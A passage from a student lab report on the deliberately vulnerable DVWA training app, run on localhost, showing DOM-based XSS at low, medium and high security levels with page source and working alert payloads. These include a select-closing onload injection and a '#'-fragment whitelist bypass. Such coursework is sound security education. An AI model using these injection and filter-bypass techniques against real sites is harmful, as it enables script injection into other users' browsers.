- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Thus the attack was successful though it took some amount of time.


Vulnerability: DOM Based Cross Site Scripting (XSS)

A look at the webpage for this attack,



First, lets do this in low security.

So by selecting any language from the drop down as shown in the above pic, the changes will be observed in the URL section of the website,



Now we can tweak around in the URL section by introducing it with a malicious JavaScript. But lets have a look at the source code to see its vulnerability,

Vulnerability: DOM Based Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

localhost:90/vulnerabilities/xss_d/?default=English

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter EOX Vantage Offensive Security MSFU Exploit-DB GHDB

CSRF File Inclusion File Upload Insecure CAPTCHA SQL Injection SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected) XSS (Stored) CSP Bypass JavaScript DVWA Security PHP Info About Logout

Username: admin Security Level: low PHPIDS: disabled

View Source View Help

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

It can be clearly seen that there is no protection. Now it will be very easy to put in a simple payload say a JavaScript alert pop-up.

Vulnerability: DOM Based Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

localhost:90/vulnerabilities/xss_d/?default=<script>alert("Hi ! Checking for XSS vulnerability - Low Secu");</script>

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter EOX Vantage Offensive Security MSFU Exploit-DB GHDB

DVWA

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

English Select

More Information

- [https://www.owasp.org/index.php/Cross-site Scripting \(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://www.owasp.org/index.php/Testing for DOM-based Cross site scripting \(OTG-CLIENT-001\)](https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001))
- <https://www.acunetix.com/blog/articles/dom-xss-explained/>


Home Instructions Setup / Reset DB

Brute Force Command Injection CSRF File Inclusion File Upload Insecure CAPTCHA SQL Injection SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected) XSS (Stored) CSP Bypass JavaScript DVWA Security

The JavaScript.


<script>alert("Hi ! Checking for XSS vulnerability - Low Secu");</script>

After clicking Enter, we should be able to observe a pop-up,




We can clearly see the pop-up with the contents of the script which shows the existence of an XSS vulnerability.

Now lets try this again with Medium Security,
First lets have a look at the source code,



Here we can see that the code is filtering any script tag introduced in the URL which mitigates the vulnerability which was seen previously thus not executing such URL's.
So lets look at the source code of the entire page source,

INFORMATION SECURITY




```

54      </div>
55
56      <div id="main_body">
57
58          <div class="body_padded">
59              <h1>Vulnerability: DOM Based Cross Site Scripting (XSS)</h1>
60
61              <div class="vulnerable_code_area">
62
63                  <p>Please choose a language:</p>
64
65                  <form name="XSS" method="GET">
66                      <select name="default">
67                          <script>
68                              if (document.location.href.indexOf("default") >= 0) {
69                                  var lang = document.location.href.substring(document.location.href.indexOf("default")+8);
70                                  document.write("<option value='"+ lang + "'>" + decodeURI(lang) + "</option>");
71                                  document.write("<option value='disabled' disabled='disabled'>----</option>");
72                              }
73
74
75                              document.write("<option value='English'>English</option>");
76                              document.write("<option value='French'>French</option>");
77                              document.write("<option value='Spanish'>Spanish</option>");
78                              document.write("<option value='German'>German</option>");
79
80                          </script>
81                      </select>
82                      <input type="submit" value="Select" />
83                  </form>
84
85                  <h2>More Information</h2>
86                  <ul>
87                      <li><a href="https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)" target="_blank">https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)</a></li>
88                      <li><a href="https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001)" target="_blank">https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001)</a></li>
89                      <li><a href="https://www.acunetix.com/blog/articles/dom-xss-explained/" target="_blank">https://www.acunetix.com/blog/articles/dom-xss-explained/</a></li>
90                  </ul>
91
92              <br /><br />

```

Here it can be observed that the script tag is put after a select tag. So we can execute the XSS attack if the select tag does not exist before the script. (*These are all present in the main body tag*)



Vulnerability: DOM Based Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

localhost:90/vulnerabilities/xss_d/?default=English</select><body onload=alert('DOM XSS Med')>

DVWA

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

English Select


More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_\(OTG-CLIENT-001\)](https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001))
- <https://www.acunetix.com/blog/articles/dom-xss-explained/>


Here, if we close the select tag and create an **onload payload** the XSS attack should be successful.

</select><body onload=alert('domXSSmed')>

INFORMATION SECURITY




Thus the XSS attack was successful.
Let's try this out at high security as well.
Let's look at the source code,




Here we can see that the server is white listing only the 4 strings French, English, German and Spanish respectively.

So here we can use the '#' while introducing the script in the URL as the '#' will not submit the code after it to the server and the script tag will also have to be taken into consideration along with the filtering of the 4 strings seen earlier.



In the URL after the **default=English** we can place the code,
`#<script>alert('domXSShigh');</script>`

After clicking Enter there will be no effect, but after reloading the page the alert pop-up appears thus making the XSS attack successful,



Closing Notes:

In this Bug Bounty Assignment, the DVWA website which had many other most common web vulnerabilities and with various levels of difficulty, the following vulnerabilities were tested and solved,

1. **SQL Injection**
2. **Cross Site Request Forgery – CSRF**
3. **Brute Force**
4. **Cross Site Scripting – XSS(DOM based)**

Since this website was hosted locally (***http://localhost:90***) as discussed briefly in the beginning, there was no harm or damage caused to any person or organization with respect to the creation, distribution and utilization of the resources needed during the conduction of this **BUG BOUNTY** assignment.

The above listed vulnerabilities were selected completely with accordance to the knowledge gained from the university syllabus and few online resources only for ethical usage/educational purposes.

Nishanth S Shastry

B.TECH CSE

6th Semester

PESU